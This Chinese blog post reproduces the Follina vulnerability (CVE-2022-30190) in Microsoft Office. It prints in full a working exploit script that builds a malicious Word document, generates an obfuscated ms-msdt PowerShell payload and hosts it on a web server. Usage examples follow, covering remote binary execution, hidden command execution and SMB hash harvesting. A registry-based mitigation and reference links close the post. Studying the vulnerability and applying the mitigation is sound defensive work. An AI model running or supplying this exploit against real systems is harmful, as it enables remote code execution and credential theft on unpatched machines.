
Microsoft Office MSDT代码执行漏洞(CVE-2022-30190)漏洞复现
免责声明:
本文章仅供学习和研究使用,严禁使用该文章内容对互联网其他应用进行非法操作,若将其用于非法目的,所造成的后果由您自行承担,产生的一切风险与本文作者无关,如继续阅读该文章即表明您默认遵守该内容。
CVE-2022-30190漏洞复现
漏洞概述:
该漏洞首次发现在2022 年 5 月 27 日,由白俄罗斯的一个 IP 地址上传。恶意文档从 Word 远程模板功能从远程 Web 服务器检索 HTML 文件,通过 ms-msdt MSProtocol URI方法来执行恶意PowerShell代码。感染过程利用 Windows 程序 msdt.exe,该程序用于运行各种 Windows 疑难解答程序包。此工具的恶意文档无需用户交互即可调用它。导致在宏被禁用的情况下,恶意文档依旧可以使用 ‘ms-msdt’ URI执行任意PowerShell代码。
影响版本:
目前已知影响的版本为:
office 2021 Lts
office 2019
office 2016
Office 2013
Office ProPlus
Office 365
漏洞复现:
使用网上已公开的poc
https://github.com/chvancooten/follina.py
#!/usr/bin/env python3

import argparse

import os

import zipfile

import http.server

import socketserver

import base64

# Helper function to zip whole dir

# https://stackoverflow.com/questions/1855095/how-to-create-a-zip-archive-of-a-directory

def zipdir(path, ziph):

    for root, dirs, files in os.walk(path):

        for file in files:

            os.utime(os.path.join(root, file), (1653895859, 1653895859))

            ziph.write(os.path.join(root, file),

                       os.path.relpath(

                            os.path.join(root, file),

                            path

                       ))

if __name__ == "__main__":

    # Parse arguments

    parser = argparse.ArgumentParser()

    required = parser.add_argument_group('Required Arguments')

    binary = parser.add_argument_group('Binary Execution Arguments')

    command = parser.add_argument_group('Command Execution Arguments')

    optional = parser.add_argument_group('Optional Arguments')

    required.add_argument('-m', '--mode', action='store', dest='mode', choices={"binary", "command"},

        help='Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command', required=True)

    binary.add_argument('-b', '--binary', action='store', dest='binary',

        help='The full path of the binary to run. Can be local or remote from an SMB share')

    command.add_argument('-c', '--command', action='store', dest='command',

        help='The encoded command to execute in "command" mode')

    optional.add_argument('-u', '--url', action='store', dest='url', default='localhost',

        help='The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"')

    optional.add_argument('-H', '--host', action='store', dest='host', default="0.0.0.0",

        help='The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)')

    optional.add_argument('-P', '--port', action='store', dest='port', default=80, type=int,

        help='The port to run the HTTP server on, defaults to 80')

    args = parser.parse_args()

    if args.mode == "binary" and args.binary is None:

        raise SystemExit("Binary mode requires a binary to be specified, e.g. -b '\\\\localhost\\c$\\Windows\\System32\\calc.exe'")

    if args.mode == "command" and args.command is None:

        raise SystemExit("Command mode requires a command to be specified, e.g. -c 'c:\\windows\\system32\\cmd.exe /c whoami > c:\\users\\public\\pwned.txt'")

    payload_url = f"http://{args.url}:{args.port}/exploit.html"

    if args.mode == "command":

        # Original PowerShell execution variant

        command = args.command.replace("\"", "\\\"")

        encoded_command = base64.b64encode(bytearray(command, 'utf-16-le')).decode('UTF-8') # Powershell life...

        payload = fr'''"ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'{encoded_command}'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""'''

    if args.mode == "binary":

        # John Hammond binary variant

        binary_path = args.binary.replace('\\', '\\\\').rstrip('.exe')

        payload = fr'"ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=/../../$({binary_path})/.exe\""'

    # Prepare the doc file

    with open("src/document.xml.rels.tpl", "r") as f:

        tmp = f.read()

    payload_rels = tmp.format(payload_url = payload_url)

    if not os.path.exists("src/clickme/word/_rels"):

        os.makedirs("src/clickme/word/_rels")

    with open("src/clickme/word/_rels/document.xml.rels", "w") as f:

        f.write(payload_rels)

    with zipfile.ZipFile('clickme.docx', 'w', zipfile.ZIP_DEFLATED) as zipf:

        zipdir('src/clickme/', zipf)

    print("Generated 'clickme.docx' in current directory")

    # Prepare the HTML payload

    if not os.path.exists("www"):

        os.makedirs("www")

    with open("src/exploit.html.tpl", "r") as f:

        tmp = f.read()

    payload_html = tmp.format(payload = payload)

    with open("www/exploit.html", "w") as f:

        f.write(payload_html)

    print("Generated 'exploit.html' in 'www' directory")

    # Host the payload

    class Handler(http.server.SimpleHTTPRequestHandler):

        def __init__(self, *args, **kwargs):

            super().__init__(*args, directory="www", **kwargs)

    print(f"Serving payload on {payload_url}")

    with socketserver.TCPServer((args.host, args.port), Handler) as httpd:

        httpd.serve_forever()
使用方法:
python .\follina.py -h

usage: follina.py [-h] -m {command,binary} [-b BINARY] [-c COMMAND] [-u URL] [-H HOST] [-p PORT]

options:

  -h, --help            show this help message and exit

Required Arguments:

  -m {command,binary}, --mode {command,binary}

                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command

Binary Execution Arguments:

  -b BINARY, --binary BINARY

Command Execution Arguments:

  -c COMMAND, --command COMMAND

                        The encoded command to execute in "command" mode

Optional Arguments:

  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"

  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)

  -p PORT, --port PORT  The port to run the HTTP server on, defaults to 80

例子:

# Execute a local binary

python .\follina.py -m binary -b \windows\system32\calc.exe

# On linux you may have to escape backslashes

python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute a binary from a file share (can be used to farm hashes )

python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute an arbitrary powershell command

python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Run the web server on the default interface (all interfaces, 0.0.0.0), but tell the malicious document to retrieve it at http://1.2.3.4/exploit.html

python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Only run the webserver on localhost, on port 8080 instead of 80

python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080
利用:
office下载地址:
https://otp.landian.vip/zh-cn/download.html
由于我在虚拟机复现,所以使用第5个例子,这样可以远程加载我的HTML
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4



把生成的文档放到虚拟机打开,成功复现
修复建议:
禁用 MSDT URL 协议可防止故障排除程序作为链接启动,包括整个操作系统的链接。仍然可以使用“获取帮助”应用程序和系统设置中的其他或附加故障排除程序来访问故障排除程序。请按照以下步骤禁用:
以管理员身份运行命令提示符。
要备份注册表项,请执行命令“reg export HKEY_CLASSES_ROOT\ms-msdt filename ”
执行命令“reg delete HKEY_CLASSES_ROOT\ms-msdt /f”。
如何撤消解决方法
以管理员身份运行命令提示符。
要恢复注册表项,请执行命令“reg import filename”
参考:
https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e
https://www.t00ls.com/thread-65967-1-1.html
https://mp.weixin.qq.com/s/GjFG93PFROwbe8P1rtX6Qg
Microsoft Office MSDT代码执行漏洞(CVE-2022-30190)漏洞复现的更多相关文章
- Microsoft Exchange远程代码执行漏洞(CVE-2020-16875)
Microsoft Exchange远程代码执行漏洞(CVE-2020-16875) 漏洞信息: 由于对cmdlet参数的验证不正确,Microsoft Exchange服务器中存在一个远程执行代码漏 ...
- cve-2010-3333 Microsoft Office Open XML文件格式转换器栈缓冲区溢出漏洞 分析
用的是泉哥的POC来调的这个漏洞 0x0 漏洞调试 Microsoft Office Open XML文件格式转换器栈缓冲区溢出漏洞 Microsoft Office 是微软发布的非常流行的办公 ...
- office远程代码执行(CVE-2017-11882)
office远程代码执行(CVE-2017-11882) 影响版本: MicrosoftOffice 2000 MicrosoftOffice 2003 MicrosoftOffice 2007 Se ...
- Office远程代码执行漏洞CVE-2017-0199复现
在刚刚结束的BlackHat2017黑帽大会上,最佳客户端安全漏洞奖颁给了CVE-2017-0199漏洞,这个漏洞是Office系列办公软件中的一个逻辑漏洞,和常规的内存破坏型漏洞不同,这类漏洞无需复 ...
- 隐藏17年的Office远程代码执行漏洞(CVE-2017-11882)
Preface 这几天关于Office的一个远程代码执行漏洞很流行,昨天也有朋友发了相关信息,于是想复现一下看看,复现过程也比较简单,主要是简单记录下. 利用脚本Github传送地址 ,后面的参考链接 ...
- 漏洞复现-Office远程代码执行漏洞 (CVE-2017-11882&CVE-2018-0802)
漏洞原理 这两个漏洞本质都是由Office默认安装的公式编辑器(EQNEDT32.EXE)引发的栈溢出漏洞(不要问什么是栈溢出,咱也解释不了/(ㄒoㄒ)/~~) 影响版本 Office 365 Mic ...
- Office远程代码执行漏洞(CVE-2017-11882)复现
昨晚看到的有复现的文章,一直到今天才去自己复现了一遍,还是例行记录一下. POC: https://github.com/Ridter/CVE-2017-11882/ 一.简单的生成弹计算器的doc文 ...
- Office远程代码执行漏洞(CVE-2017-11882)
POC: https://github.com/Ridter/CVE-2017-11882/ 一.简单的生成弹计算器的doc文件. 网上看到的改进过的POC,我们直接拿来用,命令如下: #python ...
- 【漏洞复现】Office远程代码执行漏洞(CVE-2017-11882)
昨晚看到的有复现的文章,一直到今天才去自己复现了一遍,还是例行记录一下. POC: https://github.com/Ridter/CVE-2017-11882/ 一.简单的生成弹计算器的doc文 ...
- CVE-2017-11882(Office远程代码执行)
测试环境:win7+kali+office 2007 xp+kali+office 2003 win7 ip:10.10.1.144 xp ip: 10.10.1.126 kali ip 10.10. ...
随机推荐
- FastJson远程命令执行漏洞学习笔记
FastJson远程命令执行漏洞学习笔记 Fastjson简介 fastjson用于将Java Bean序列化为JSON字符串,也可以从JSON字符串反序列化到JavaBean.fastjson.ja ...
- Netty 学习(一):服务端启动 & 客户端启动
Netty 学习(一):服务端启动 & 客户端启动 作者: Grey 原文地址: 博客园:Netty 学习(一):服务端启动 & 客户端启动 CSDN:Netty 学习(一):服务端启 ...
- 一文带你体验MRS HetuEngine如何实现跨源跨域分析
摘要: HetuEngine作为MRS服务中交互式分析&多源统一SQL引擎,亲自全程体验其如何实现多数据源的跨源跨域分析能力. 本文分享自华为云社区<MRS HetuEngine体验跨源 ...
- Andrej Karpathy | 详解神经网络和反向传播(基于 micrograd)
只要你懂 Python,大概记得高中学过的求导知识,看完这个视频你还不理解反向传播和神经网络核心要点的话,那我就吃鞋:D Andrej Karpathy,前特斯拉 AI 高级总监.曾设计并担任斯坦福深 ...
- Windows 客户端802.1x的一些设置
802.1x作为网络准入的验证,自然有很多好处.但是在实施过程中也遇到了些小问题.我在这里记录下来,希望对大家有帮助,遇到问题的时候能有个参考. 基于用户验证的方式,当用户修改了密码后,验证失败.此时 ...
- 使用Gitlab CI/CD功能在本地部署 Spring Boot 项目
前提条件: 1.Docker安装Gitlab,地址:https://www.cnblogs.com/sanduzxcvbnm/p/13814730.html 2.Docker安装Gitlab-runn ...
- Fielddata is disabled on text fields by default Set fielddata=true on [service.address]
2个字段的: PUT metricbeat-7.3.0/_mapping { "properties": { "service": { "proper ...
- Prometheus自身的监控告警规则
1.先在 Prometheus 主程序目录下创建rules目录,然后在该目录下创建 prometheus-test.yml文件,内容如下: 内容很多,可以根据实际情况进行调整. 规则参考网址:http ...
- HCIP-OSPF域间路由
链路类型: P2P:描述了对端链路信息和本端链路信息. (描述了从一台路由器到另外一台路由器之间点到点的链路信息,用来描述拓扑信息,P2P.P2MP) TransNET:描述了从一台路由器需要经过一个 ...
- Linux+Proton without Steam玩火影忍者究极风暴4指南
首先你需要Proton7.0 without Steam,使用说明和下载链接看这里https://www.cnblogs.com/tubentubentu/p/16716612.html 启动游戏的命 ...